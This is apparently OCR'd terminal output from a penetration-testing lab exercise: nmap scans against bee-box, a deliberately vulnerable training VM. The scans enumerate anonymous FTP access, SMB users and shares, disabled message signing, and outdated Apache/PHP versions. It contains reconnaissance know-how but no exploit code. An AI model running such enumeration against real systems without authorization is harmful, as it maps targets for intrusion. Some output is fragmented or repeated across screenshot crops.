|_ https://www.securityfocus.com/bid/70574
| ssl-dh-params:

```
Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: BEE-BOX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_clock-skew: mean: -12m00s, deviation: 26m49s, median: -1s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.28a)
|   Computer name: bee-box
|   NetBIOS computer name:
|   Domain name:
|   FQDN: bee-box
|_  System time: 2025-10-28T11:24:45+01:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
 .
Nmap done: 1 IP address (1 host up) scanned in 207.54 seconds

┌──(kali㉿kali)-[~]
└─$
```


```
kali@kali: ~
Session  Actions  Edit  View  Help


┌──(kali㉿kali)-[~]
└─$ nmap -p21 --script=ftp-anon,ftp-bounce 192.168.92.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 06:27 EDT
NSE: [ftp-bounce] PORT response: 500 Illegal PORT command
Nmap scan report for 192.168.92.7
Host is up (0.00083s latency).


PORT   STATE SERVICE
21/tcp open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-rw-r--    1 root     www-data   543803 Nov  2  2014 Iron_Man.pdf
| -rw-rw-r--    1 root     www-data   462949 Nov  2  2014 Terminator_Salvation.pdf
| -rw-rw-r--    1 root     www-data   544600 Nov  2  2014 The_Amazing_Spider-Man.pdf
| -rw-rw-r--    1 root     www-data   526187 Nov  2  2014 The_Cabin_in_the_Woods.pdf
| -rw-rw-r--    1 root     www-data   756522 Nov  2  2014 The_Dark_Knight_Rises.pdf
| -rw-rw-r--    1 root     www-data   618117 Nov  2  2014 The_Incredible_Hulk.pdf
|_-rw-rw-r--    1 root     www-data  5010042 Nov  2  2014 bWAPP_intro.pdf
MAC Address: 08:00:27:00:08:89 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)


Nmap done: 1 IP address (1 host up) scanned in 5.26 seconds

┌──(kali㉿kali)-[~]
└─$
```



kali@kali: ~
Session Actions Edit View Help
(kali㉿kali)-[~]
$ nmap -p445 --script=smb-os-discovery,smb-enum-shares,smb-enum-users 192.168.92.7
Starting Nmap 7.95 (https://nmap.org) at 2025-10-28 06:27 EDT
Nmap scan report for 192.168.92.7
Host is up (0.00067s latency).
PORT STATE SERVICE
445/tcp open microsoft-ds
MAC Address: 08:00:27:00:08:89 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Host script results:
| smb-enum-users:
| BEE-BOX\bee (RID: 3000)
| Full name: bee,,,
| Flags: Normal user account
| BEE-BOX\nobody (RID: 501)
| Full name: nobody
|_ Flags: Normal user account
| smb-os-discovery:
| OS: Unix (Samba 3.0.28a)
| Computer name: bee-box
| NetBIOS computer name:
| Domain name:
| FQDN: bee-box
| System time: 2025-10-28T11:27:52+01:00
| smb-enum-shares:
| account_used: <blank>
| \\192.168.92.7\CutePDF_Writer:3:
| Type: STYPE_PRINTQ
| Comment: CutePDF Writer
| Users: 0
| Max Users: <unlimited>
| Path: C:\tmp
| Anonymous access: <none>
| \\192.168.92.7\Fax:2:
| Type: STYPE_PRINTQ
| Comment: Fax
| Users: 0
| Max Users: <unlimited>
| Path: C:\tmp
| Anonymous access: <none>
| \\192.168.92.7\Fax_-_HP_Officejet_6500_E710a-f_(Network):4:
| Type: STYPE_PRINTQ
| Comment: Fax - HP Officejet 6500 E710a-f (Network)
| Users: 0
| Max Users: <unlimited>
| Path: C:\tmp
| Anonymous access: <none>
| \\192.168.92.7\HP_Officejet_6500_E710a-f_(Network):5:
| Type: STYPE_PRINTQ



|_ Flags: Normal user account
| smb-os-discovery:
| OS: Unix (Samba 3.0.28a)
| Computer name: bee-box
| NetBIOS computer name:
| Domain name:
| FQDN: bee-box
|_ System time: 2025-10-28T11:27:52+01:00



kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ nmap -p80,443,8080,8443 -sV --script=http-enum,http-title,http-headers,http-robots.txt,http-methods 192.168.92.7
Starting Nmap 7.95 (https://nmap.org) at 2025-10-28 06:29 EDT
Nmap scan report for 192.168.92.7
Host is up (0.00076s latency).
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g)
| http-headers:
| Date: Tue, 28 Oct 2025 10:30:01 GMT
| Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
| Last-Modified: Sun, 02 Nov 2014 18:20:24 GMT
| ETag: "ccb16-24c-506e4489b4a00"
| Accept-Ranges: bytes
| Content-Length: 588
| Connection: close
| Content-Type: text/html
|
|_ (Request type: HEAD)
| http-enum:
| /crossdomain.xml: Adobe Flash crossdomain policy
| /phpmyadmin/: phpMyAdmin
| /README: Interesting, a readme.
| /README.txt: Interesting, a readme.
| /icons/: Potentially interesting folder w/ directory listing
| /server-status/: Potentially interesting folder
|_ /webdav/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2 mod_fastcgi/2.4.6 php/5.2.4-2ubuntu5 with suhosin-patch mod_ssl/2.2.8 openssl/0.9.8g'
|_http-title: Site doesn't have a title (text/html).
| http-methods:
| Supported Methods: GET HEAD POST OPTIONS TRACE
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
443/tcp open ssl/http Apache httpd 2.2.8 ((Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g)
| http-headers:
| Date: Tue, 28 Oct 2025 10:30:01 GMT
| Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
| Last-Modified: Sun, 02 Nov 2014 18:20:24 GMT
| ETag: "ccb16-24c-506e4489b4a00"



kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ nmap --script-help ftp-anon
Starting Nmap 7.95 (https://nmap.org) at 2025-10-28 06:31 EDT
ftp-anon
Categories: default auth safe
https://nmap.org/nsedoc/scripts/ftp-anon.html
Checks if an FTP server allows anonymous logins.
If anonymous is allowed, gets a directory listing of the root directory
and highlights writeable files.
┌──(kali㉿kali)-[~]
└─$

